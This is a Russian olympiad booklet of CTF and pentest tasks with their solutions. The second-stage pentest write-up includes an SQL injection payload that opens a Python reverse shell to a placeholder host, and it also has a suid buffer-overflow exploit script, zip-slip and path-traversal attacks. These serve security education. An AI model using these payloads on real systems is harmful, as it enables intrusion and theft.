Innopolis Open

Сборник материалов заданий
отборочных и заключительного этапов

Олимпиады Университета Иннополис

Innopolis Open
по информационной безопасности

сезона 2021/2022 уч. г.

Оглавление

Первый отборочный этап

Первый отборочный этап Олимпиады прошел дистанционно в формате CTF task-based.

CTF (Capture the flag в переводе с англ. яз. «Захват флага») task-based – формат соревнований по информационной безопасности, целью которого является «захват флага» при решении таска (задания):

- Флагом могут быть скомпрометированные данные, пароли, почты и всё то, что можно найти во время анализа приложений и файлов;
- Флаги представляют собой набор символов или произвольную фразу;
- Флаги имеют одинаковый формат, например: *InnoCTF{h4110_w0r1d};*
- За верный флаг, отправленный в систему жюри, участники получают баллы.

Особенности формата:

- Используется автоматическая проверка флагов (жюрейка);
- Для ранжирования участников с одинаковым количеством баллов учитывается время сдачи флага;

Все таски можно отнести к следующим категориям, и для каждой мы собрали список инструментов, которые могут оказаться полезными при решении:

- JOY (различные развлекательные задачи вроде коллективной фотографии или мини-игры)

- ADMIN (задания на администрирование операционных систем)

• https://www.docker.com/

• https://devhints.io/bash

• https://guides.hexlet.io/ssh/

• https://www.sanfoundry.com/1000-linux-command-tutorials/

- CRYPTO (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные)

• https://www.cryptool.org/

• http://www.sagemath.org/

• https://github.com/hellman/xortool

• http://www.openwall.com/john/

- FORENSIC (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.

• http://www.sno.phy.queensu.ca/~phil/exiftool/

• http://code.google.com/p/volatility/

- MATH (Хэши, алгоритмы, сортировки, структуры данных)

• http://algolist.manual.ru/

• https://e-maxx.ru/algo/

• https://sectools.org/tool/hydra/

- NETWORK (Задачи на знании сетевых протоколов, сетевого оборудования, принципов работы с сетевым трафиком и отслеживание вредоносной сетевой активности)

• https://www.wireshark.org/

• http://netcat.sourceforge.net/

• https://linux.die.net/man/1/socat

• https://openvpn.net/

• https://www.openssl.org/

• http://nmap.org/download.html

- PPC (Задачи на программирование, или автоматизацию обработки большого количества данных)

• https://www.python.org/

• http://www.sublimetext.com/

• http://notepad-plus-plus.org/

• http://www.vim.org/

- MISC (Задачи на логику, не тривиальное мышление и особенности работы различных технологий)

- PWN (Поиск и эксплуатация бинарных уязвимостей)

- CTB (Задачи на аудит удалённых машин (crack the box)

- REVERSE (Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)

• http://www.gnu.org/software/gdb/download/

• https://www.hex-rays.com/products/ida/support/download.shtml

• http://www.ollydbg.de/

• http://www.hopperapp.com/download.html

• http://code.google.com/p/dex2jar/

• https://github.com/rocky/python-uncompyle6

- STEGANO (Стеганография - поиск и обнаружение скрытых каналов передачи, а также их организация)

• http://www.openstego.com/

• http://steghide.sourceforge.net/download.php

• http://www.gimp.org/downloads/

• http://audacity.sourceforge.net/download/

• http://kmb.ufoctf.ru/stego/stegsolve/main.html

- WEB (Поиск и эксплуатация веб-уязвимостей)

• https://portswigger.net/burp

• https://beefproject.com/

• https://cirt.net/Nikto2

• http://sqlmap.org/

Задачи формата CTF task-based не предполагают подробного описания условия, иными словами дается путь, файл или ссылка на какой-либо ресурс. Кроме того, задания всегда относятся к одной или нескольким категориям, что позволяет понять какие именно знания и инструменты потребуются для решения. При решении заданий участники не ограничены ни в используемых языках программирования, ни в инструментах.

Задачи первого отборочного этапа.

1. Категория MISC

1.1. I’m a human

Балл: 1

Условие: Я не бот. }STlRM8QFEnk880d3{FTC

Ответ: CTF{3d088knEFQ8MRlTS}

Решение: базовое задание для проверки работы системы жюри. Необходимо было перевернуть строку, данную в условии.

1.2. Unknown artist

Балл: 10

Условие: Узнайте исполнителя данной песни.

Ответ: D.Polo

Решение: необходимо воспользоваться одной из программ для распознавания музыки, например Shazam.

1.3. Beat

Балл: 20

Условие: Этот исполнитель пожелал остаться инкогнито, но только не для нас!

Ответ: CTF{s0ngWr1t3r}

Решение: Флаг лежат в мета-данных MP3 файла, в ID3 тэге name.

1.2. Song vol.3

Балл: 30

Условие: Даже Шазам не может узнать эту песню. Напишите в ответе, кто исполнитель?

Ответ: юркисс

Решение: Shazam дает ложно-позитивные срабатывания на данную песню. Авторский вариант решения - поиск в Интернете по тексту песни. Слова отчетливо слышны.

2. Категория Network

2.1. Puzzle

Балл: 10

Условие: сидит дед, во сто шуб одет. Кто его разгадает, тот флаги получает

Connetion info: ohxernbl66ewzpdwk6aa7z6fclihkkzv4hdda4ygssf64qxnavf6vnyd

Ответ: CTF{0feqtpTvYkOlEBUA}

Решение: Ответ на эту загадку известен - лук. На английском языке лук – «onion». Самая популярная децентрализованная сеть - Tor, имеет логотип лука, и основана на луковичной маршрутизации. В данном задании необходимо было с помощью браузера Tor или консольного клиента зайти на сайт ohxernbl66ewzpdwk6aa7z6fclihkkzv4hdda4ygssf64qxnavf6vnyd.onion.


2.2. Ping

Балл: 20

Условие: Вам дан дамп сетевого трафика между компьютерами администраторов. Найдите в дампе, что же передавали между собой эти два веселых админа.

Ответ: CTF{WofbmuV4dw5kFoxE}

Решение: В дампе был предоставлен исключительно ICMP протокол, у него есть поле полезной нагрузки. На изображении ниже оно выделено:



Необходимо последовательно выписать данную нагрузку и преобразовать из hex-формата в ASCII.


2.3. UDP

Балл: 30

Условие: В представленном дампе трафика проверьте целостность пакетов, а также посмотрите, что было изменено

Ответ: CTF{aVKq0G2eM9QzktXj}

Решение: В представленном дампе осуществляется DNS запросы по протоколу UDP. Контрольная сумма пакета (checksum) здесь не соответствует полезной нагрузке



Флаг был спрятан в значениях контрольной суммы, необходимо последовательно выписать данные checksum и преобразовать из hex-формата в ASCII.

3. Категория PPC

3.1. l33t

Балл: 10

Условие: Знаешь, что такое l33t? Тогда подключайся и покажи, на что ты способен!

Ответ: CTF{you_thought_the_flag_would_also_be_in_leet?}

Решение: Задача сводится к определению типа замены. Для этого достаточно N раз выбрать рандомное слово, получив таким образом следующие замены:

```
"a": "@",
"e": "3",
"i": "!",
"o": "0",
#"u": u'+03BC',
"s": "5",
"cker": "xxor",
"ckers": "xxorz"
```

Далее пишется простая программа, которая через replace меняет значения и отсылает ответ.

3.2. Guessing Game

Балл: 20

Условие: Добро пожаловать в игру ‘Угадайка’ от создателей уцуцуги. Я загадываю число и даю вам несколько попыток. Если вы отгадываете, то переходим на следующий раунд. Всего 100 раундов и 5 секунд на раздумья. Вы можете сравнить угаданное число со своим. Например, отправьте команду <100 и система ответит, меньше 100 это число или нет. При этом израсходуется одна попытка. Тоже самое с >100, если число больше, чем вы отправили, то вернется да или нет. Ну и, наконец, если вы хотите проверить ответ, то введите =100. В случае успеха вы попадете на следующий раунд, а если не угадали - придется начинать всё заново.

Ответ: CTF{V3TgqUIUuuYY1kkx}

Решение: Количество попыток сильно ограничено по отношению к диапазону потенциальных вариаций загаданного числа, поэтому нужен эффективный алгоритм поиска такого числа. Это бинарный поиск https://ru.wikipedia.org/wiki/%D0%94%D0%B2%D0%BE%D0%B8%D1%87%D0%BD%D1%8B%D0%B9_%D0%BF%D0%BE%D0%B8%D1%81%D0%BA. Участнику необходимо было написать код для автоматического решения проблемы бинарного поиска.

3.3. OCR

Балл: 25

Условие: Все что тебе надо - считать слово с картинки. И так 250 раз где то.

Ответ: CTF{v3ry_345y_0cr_745k}

Решение: Задача сводилась к разбору слов с картинки, для удобства были выставлены черно-белые цвета + отсутствие шума. Картинка передавалась в качестве base64 строки, поэтому первым делом необходимо было выполнить обратное преобразование. Пример кода для считывания одиночной картинки из файла:

```
from PIL import Image
import pytesseract
import cv2
import os

image = 'task.jpg'

image = cv2.imread(image)
gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)

gray = cv2.threshold(gray, 0, 255,
    cv2.THRESH_BINARY | cv2.THRESH_OTSU)[1]

filename = f"{os.getpid()}.png"
cv2.imwrite(filename, gray)

text = pytesseract.image_to_string(Image.open(filename))
os.remove(filename)
print(text)
```

4. Категория CRYPTO

4.1. Sound

Балл: 10

Условие: Хах, классика

Ответ: ctf{dot_dot_text_again}

Решение: Классическая задача на декодирование кода Морзе. Можно воспользоваться готовым сервисом по типу https://morsecode.world/international/decoder/audio-decoderadaptive.html

4.2. NoKey

Балл: 15

Условие: История? Но где ключ?

Ответ: ctf{wow_you_can_decode_monoalphabet_cipher}

Решение: Задача на нахождение ключа шифра моноалфавитной замены, одним из вариантов решения является использование сервиса https://www.dcode.fr/monoalphabeticsubstitution.

4.3. People

Балл: 15

Условие: Они хотят что-то сказать!

Ответ: ctf{eas1_cr7pt}

Решение: Международная система сигнальных флагов, достаточно найти подобную картинку и прочитать готовый флаг http://www.quadibloc.com/crypto/intro.htm.

4.4. BreakingKey

Балл: 20

Условие:

Сможешь подобрать ключ и декодировать это сообщение?

Кажется, это что-то классическое!

P.S. Формат флага для этого задания innoctf{some_word}

qaackgs{sifl_pzrnyqat_yml}

Ответ: innoctf{easy_breaking_key}

Решение: Шифр Виженера без выданного ключа, можно воспользоваться сервисом https://www.dcode.fr/vigenere-cipher

5. Категория WEB

5.1. BadAction

Балл: 10

Условие: Кастомные методы?

Ответ: CTF{cu570m_4c710n}

Решение: Необходимо передать кастомный метод ACTION_FLAG:

```
curl -X ACTION_FLAG http://web.local:8080
```

5.2. InnoBrowser

Балл: 15

Условие: InnoSuperBrowser - наша новая разработка, попробуйте!

Ответ: CTF{r3qu357_fr0m_1nn0_br0w53r}

Решение: Задача сводиться к подстановке кастомного юзер-агента:

```
curl --user-agent "InnoSuperBrowser" http://web.local:8085
```

5.3. Shop

Балл: 20

Условие: Наш новый магазин открыт! Добро пожаловать!

Ответ: ctf{easy_union_injection}

Решение: В форме ввода была допущена SQL иньекция, необходимо было вывести все таблицы и через запрос UNION SELECT добраться до таблицы secrets.

6. Категория REVERSE

6.1. EasyReverse

Балл: 15

Условие: Пару действий и флаг твой!

Ответ: ctf{easy_baby_reverse}

Решение: Самое простое решение - вывести программу через strings и получить флаг в чистом виде.

7. Категория PWN

7.1. EchoService

Балл: 10

Условие: pwn для детей

Ответ: CTF{bad_input}

Решение: Программа была написана на python2 с использованием input, который в данном случае исполняется как eval:

```
__import__('os').system('ls')
```

7.2. ExternalShell

Балл: 15

Условие: Кажется, тут что-то не так.

P.S. флаг лежит в /service/flag.tx

Ответ: CTF{eval_from_read_bash}

Решение: Проблема заключалась в способе обработки bash’ем выражений через read -p: https://habr.com/ru/company/ruvds/blog/556170/

8. Категория STEGANO

8.1. Empty

Балл: 10

Условие: Файл выглядит пустым, но там точно что-то есть!

Ответ: ctf{es0t3r1c_st3g@}

Решение: Использовался эзотерический язык WhiteSpace, можно было воспользоваться сервисом https://www.dcode.fr/whitespace-language

Второй отборочный этап.

Второй отборочный этап Олимпиады прошел дистанционно в формате pentest.

Pentest (Penetration test в переводе с англ. яз. «тестирование на проникновение») – анализ системы (сервиса) на наличие уязвимостей. Это метод оценки безопасности информационной системы путем моделирования атаки злоумышленников. Цель тестирования – обнаружить возможные уязвимости и недостатки сервиса, способы к нарушению конфиденциальности, целостности и доступности информации, спровоцировать некорректную работу сервиса. По итогам тестирования дается оценка возможностей текущего уровня защищенности выдержать попытку вторжения потенциального злоумышленника и рекомендации по устранению уязвимостей.

В тестировании используются определенные программы для работы с уязвимостями систем, например:

- Metasploit (программа для предоставления информации об уязвимостях, помощи в создании характерных признаков вирусных программ для систем обнаружения вторжений (например, антивирусов), создания и тестирования атак на вычислительные системы).

- Nmap (утилита, предназначенная для настраиваемого сканирования ip-сетей с любым количеством объектов, определения состояния объектов сканируемой сети (портов и соответствующих им служб).

- Nessus (инструмент для автоматизации проверки и обнаружения уязвимостей и брешей в защите информационных систем).

- Kali Linux (дистрибутив с определенными настройками, приложениями и инструментами, предназначенный для этичного хакинга и тестирования на проникновение).

Результатом проведенного теста на проникновение является отчет, который состоит из следующий пунктов:

- Сбор информации (определение объема тестов на проникновение).
- Перечисление сервисов (сбор информации о том, какие сервисы существуют в системе или системах).
- Проникновение.
- Обнаруженные уязвимости.
- Рекомендации по устранению уязвимостей.

Для второго отборочного этапа для каждой команды было подготовлено по 2 виртуальных машины.

Участникам были даны лишь ip адреса виртуальных машин. Задача заключалась в том, чтобы получить права доступа user (пользователь) и root (суперпользователь) и найти флаги, а также написать отчет о проделанной работе.

Особенности:

- На каждой виртуальной машине два уровня сложности: 1) получение доступа пользователя; 2) получение доступа суперпользователя, которые можно получить только последовательно.
- Флаги хранятся в текстовых файлах для каждого уровня. Стоимость при сдаче флага на первой минуте: user – 240 баллов, root – 480 баллов; далее стоимость снижалась каждую

минуту по 1 баллу для user и 2 балла для root (например: при сдаче флагов на второй минуте по 239 и 478 баллов).

Первая машина

User

Флаг: 2b67c1f4152e859f37370e68725f8729

Решение:

1. Находим web сервис на порту 50000 для генерации JWT на новых пользователей и сохранения фидбеков.
2. Находим ключ для подписи JWT. Параметр `signing_key` передается публично при создании нового пользователя, в котором лежит ключ. Следовательно, можем изменять payload токена и подписывать.
3. В payload содержится поле `name`, в котором присутствует blind SQL Injection. При добавлении кавычки и подписи сервер отдает код 500. Выясняем, что используется PostgreSQL.
4. Используем payload для получения RCE:

```
{
 "random_string": "`z\\V,2YiC}KHyx5R",
  "exp": 1643101893,
  "name": "test';DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output
text);COPY cmd_exec FROM PROGRAM E'python3 -c \\'import
socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
\"< ip >\",< port >));subprocess.call([\"/bin/sh\",\"-
i\"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())\\'';SELECT * FROM
cmd_exec;DROP TABLE IF EXISTS cmd_exec;--"
}
```

5. Имеем доступ от имени пользователя postgres, нужно получить юзера `john`.
6. На localhost крутится еще один сервер на порту 8080. Пробрасываем порт, перебираем директории, находим `.git`
7. Из одного из коммитов достаем ssh ключ к пользователю `john`, подключаемся.

Root

Флаг: 00b967126f732f13eef2d7031496ce94

Решение:

1. В домашней директории пользователя лежит папка с программой `suda` с выставленным suid битом. Достаем бинарник и анализируем.
2. Сразу в глаза бросается printf, с уязвимостью форматной строки, но если приглядеться, то можно заметить, что символ `n` запрещен, а значит произвести запись по адресу не получится.
3. При считывании хедеров файла возможно переполнение позволяющее перезаписать указатель на функцию.
4. Exploit:

```python
import sys
import struct

if len(sys.argv) != 2:
    print(f'Usage: {sys.argv[0]} (gen1 OR gen2)')
    exit()
```

```
if sys.argv[1] == 'gen1':
    with open('exploit1', 'wb') as f:
        f.write(b'SUDA0000|00000004|%23$pENDSTR')
    print('run `suda` and pass file exploit1')
if sys.argv[1] == 'gen2':
    libc_leak = int(input('enter address from first stage:'), 16)
    libc_base = libc_leak - 0x1f2000
    addr = 0x55410 + libc_base
    print(f'[+] LIBC BASE: {hex(libc_base)}')
    with open('bash', 'wb') as f:
        f.write(b'SUDA0000|00000004|'+b'A'*116+struct.pack('<Q', addr))
    print('now copy bash to the `suda` directory and pass it to `suda`')
```

Вторая машина

User

Флаг: 89ea118d7b1bc58181380be531021641

Решение:

1. Находим web-сервис на порту 8080, есть возможность загрузки zip-файлов. Сканим доступные url'ы, находим директорию /list, которая выдает сообщение об ошибке (framework flask, debug console) откуда можем получить полный путь и имя запускаемого файла.
2. Эксплуатируем уязвимость zip slip, создав и загрузив архив с именем файла по типу "…/…/…/app/main.py" (в сам файл `main.py` записываем реверс-шелл), получаем доступ до юзера appserver.

Root

Флаг: 27503b81ee5e586164df85586b2e5192

Решение:

1. Смотрим доступные юзеру команды для запуска из под sudo

```
1  sudo -l
```

2. Видим, что пользователь может запускать с правами суперпользователя команду /usr/bin/pip install *
3. Эксплуатируем уязвимость FakePip и получаем права суперпользователя.

Первый тур заключительного этапа.

Первый тур заключительного этапа прошел на специальной платформе в формате CTF task-based (по одной задаче на семь категорий) с добавлением трех творческих задач.

Для каждого участника был подготовлен ноутбук с предустановленной Kali Linux. Платформа хостилась на локальной сети Университета, что ограничивало поиск подсказок в сети интернет.

Задачи первого тура заключительного этапа.

Категория Admin. Задача – Tartar.

Балл: 1

Условие: `tar -pzf data.tar.gz`

Ответ: CTF{JuST_p3rM1s510ns_s4lt_5Alt_salt_5alt_s4lT_saLt_Salt_saL}

Решение: В архиве содержится файловая система. После распаковки в домашней папке юзера находим много пустых файлов. Нужно отсортировать их по дате создания (по возрастанию) с помощью `ls -l -tr`, после собрать все разрешения на файлах, переконвертировать в восьмиричный вид и затем в десятичный, который будет являться ASCII символами флага.

```python
import random

def random_string(n):
  r = ''
  alpha = 'qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890=_+!#$%^*()'
  for _ in range(n):
    r += alpha[random.randint(0, len(alpha)-1)]
  return r


flag = 'CTF{JuST_p3rM1s510ns_s4lt_5Alt_salt_5alt_s4lT_saLt_Salt_saL}'

flag_d = [oct(ord(i))[2:] for i in flag]
print(flag_d)

files = []
for i in range(len(flag_d)):
  files.append(random_string(random.randint(10, 20)))

for i in range(len(files)):
  f = files[i]
  p = flag_d[i]
  print(f'touch \'{f}\'; sleep 2; chmod {p} \'{f}\';')

```

Категория Crypto. Задача – Stupid cypher.

Балл: 1

Условие: This piece of code is used in crypto ransomware. Can you write a decryptor?

```
import base64

def encrypt(data, secret1, secret2, secret3):
    enc = b''
    for i in data:
        enc += bytes([((i ^ secret1) + secret3) % 256])
    for i in range(secret2):
        enc = base64.b64encode(enc)
    with open('flag.enc', 'w') as f:
        f.write(enc.decode())

if __name__ == '__main__':
    encrypt(b'CTF{...}', ..., ..., ...)
```

Ответ: CTF{b453_64_4G4In_4nD_4G4In_31337}

Решение:

```
import base64

a = open('flag.enc', 'r').read()
for i in range(256):
    try:
        a = base64.b64decode(a).decode()
    except:
        print(f'[+] secret2 = {i+1}')
        break
a = base64.b64decode(a)
for i in range(256):
    for j in range(256):
        dec = b''
        for c in a:
            dec += bytes([((c - j) ^ i)%256])
        if b'CTF{' in dec:
            print(f'[+] secret1 = {i}')
            print(f'[+] secret3 = {j}')
            print(f'[+] FLAG: {dec}')
```

Категория Forensic. Задача – Inno Images.

Балл: 1

Условие: Find something that hidden.

Ответ: CTF{to0_m4NY_fl135__3xiF_4rTi5T}.

Решение:

0. Mount image.

1. Take hashsum of all files and find one that differ:

```
md5sum */* | cut -d" " -f1 | sort -u
```

2. Find one file that hashsum:

```
md5sum */* | grep a1ada8e40cfeec0b7e992b2309859eb2
```

3. Check exif of that file and findout that the flag is base64 encoded in the Artist attribute.

```
echo 'Q1RGe3RvMF9tNE5ZX2ZJMTM1X18zeGlGXzRyVGk1VH0K' | base64 -d
```

Категория Network. Задача – Tunnel.

Балл: 1

Условие: One of our servers has been hacked. Help us identify what was stolen.

Ответ: CTF{iCmP_tUnN3l_c00L__1337}

Решение:

There are ICMP tunnel.

By analyzing traffic we can find this string:

```
H4sIAAAAAAAAA3MOcavOdM4NiC8JzfMzzolPNjDwiY83NDY2r+UCABbSdfscAAAA
```

To get the flag, decode base64 and ungzip it:

```
echo 'H4sIAAAAAAAAA3MOcavOdM4NiC8JzfMzzolPNjDwiY83NDY2r+UCABbSdfscAAAA' | base64 -d |
gzip -d
```

Категория PPC. Задача – Robot.

Балл: 1

Условие: Все внутри.

Ответ: CTF{Sup3r_S3cR3t_fl4g_iS_n0t_foR_R0bots}.

Решение:

```
import gzip
import socket
import re

ip = '192.168.1.1'
port = 31337

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

print(sock.recv(1024).decode())
code = sock.recv(1024).decode()
print(code)
code = str(re.search(r'CONFIRM-\d{7}', code)[0]).encode()
print(code)

counter = 0

while True:
    sock.send(code + b'\n')
    print(sock.recv(1024).decode())
    data = sock.recv(1024)
    print(data)
    code = gzip.decompress(data)
    print(code)
    print(sock.recv(1024).decode())
    print(counter)
    counter += 1
```

Категория Reverse. Задача – Converter.

Балл: 1

Условие: Мы нашли систему, которая работает только с данными в особом виде. Также к ней прилагался этот бинарник.

Ответ: CTF{4bc726a1f419df1a0786daec3020670a}.

Решение: Используем objdump, readelf, radare2 и т.д.

```
enc = [208, 6, 48, 241, 56, 18, 84, 16, 20, 81, 32, 114, 87, 37, 39, 162, 127, 2, 117,
39, 98, 67, 180, 91, 112, 114, 55, 83, 80, 48, 19, 49, 83, 69, 52, 38, 182]

prev = 228

def antirot8(x, y):
    return (((x << y) & 0xff) | ((x >> (8-y)) & 0xff)) & 0xff

flag = ''
for i in enc:
    val = i ^ prev
    val = antirot8(val, 7)
    val = antirot8(val, 7)
    val = antirot8(val, 7)
    val = antirot8(val, 3)
    val = antirot8(val, 3)
    val = antirot8(val, 1)
    flag += chr(val)
    prev = val

print(flag)
```

Категория Web. Задача – Griby.

Балл: 1

Условие: Есть один сайт, посвященный грибам. Советуем глянуть его, в корне явно что-то скрывается.

Ответ: CTF{b45e64_dot_d07_sl45h_S3cUR3}/

Решение:

1. Изучаем исходники, видим загрузку файлов в `/get_mashroom?m=<filename>`, но файлы сохраняются и читаются на сервере под именем `base64(filename)`.

2. Смотрим реализацию base64, видим, что для кодирования используется похожий алфавит на тот, который используется в unix функции `crypt()`. В нем присутствуют точка и слеш `(., /)`, поэтому можно отправить в качестве имени такие байты, чтобы при кодировке в base64 получился Path Traversal `(../../../../../flag.txt)`. Единственная проблема - если длина сообщения в байтах не делится на 3, то оно дополняется `=`. Чтобы этого избежать, можно добавить `./` в начале пути, если длина не подходит.

3. Пишем скрипт для конвертации, отправляем payload в `/get_mashroom?m=<payload>`, получаем флаг.

```
#!/usr/bin/env python3
import requests
```

```
alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz./"

url = 'http://0.0.0.0:8000/get_mashroom?m='

data = '../../../../../../../../flag.txt'

while len(data) % 3 != 0:
    data = './' + data

def base64_decode_without_padding(s):
    alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz./"
    b = ''
    for i in s:
        b += bin(alphabet.index(i))[2:].zfill(6)

    b = ((8 - (len(b) % 8)) % 8)  * '0' + b
    return bytes([int(b[i:i+8], 2) for i in range(0, len(b), 8)])

encoded = base64_decode_without_padding(data)

urlencoded = ''.join(['0x' + hex(i)[2:].zfill(2) for i in encoded]).replace('0x', '%')

answer = requests.get(url+urlencoded).text
print(answer)
```

Творческая задача – Mitre

Максимальный балл – 2, с шагом 0,2.

Условие:

Матрица mitre описывает тактики и техники, используемые злоумышленниками для проведения атак.

Ваша задача по каждой технике (Разведка, Подготовка ресурсов и т.д.) расписать одну из техник, как вы ее понимаете и каким инструментарием вы бы пользовались.

Например, техника «Разведка», берем тактика «Активное сканирование». Пишем, что для этой стадии характерно использования сканеров портов (nmap) для определения какие порты доступны и какие сервисы крутятся на этих портах. Далее возможно использование специальных сканеров (например веб-сканеры, сканеры уязвимостей для торчащих наружу баз данных и т.д.). В итоге злоумышленник имеет информацию о внешних сервисах и установленном ПО, что дает ему возможность перейти к следующей стадии.

Требуемые пункты, которые необходимо указать в ответе:

1. Что происходит на этой стадии;
2. Какие инструменты можно использовать: сканер портов (nmap), веб-сканер и т.д.;
3. Что злоумышленник получает по итогам этой стадии?

Решение:

Так как участникам была выдана распечатанная матрица mitre att&ck - им необходимо было только правильно расписать каждую технику и указать используемое ПО/техники.

Итоговая оценка складывалась из следующих составляющих:

1. Понимание участником техники и происходящими на ней тактиками - в какой момент какие шаги предпринимаются злоумышленником для достижения цели.

2. Описание ПО/тактик и примеров их использования (например перечисление сканеров, указание каких-либо тактик закрепления в системе через использование реестра windows и т.д.)
3. Понимание участником достигаемых злоумышленником целей и их последствий (получение информации о системе, возможность попасть в систему даже после закрытия первоначальной уязвимости и т.д.)

Творческая задача – Random

Максимальный балл – 2, с шагом 0,5.

Условие:

Есть билеты с порядковыми номерами от 000001 до 999999.

Билет считается счастливым, если разница между остатком от деления на 9 первых трех цифр этого числа и суммы трех последних цифр равна 2.

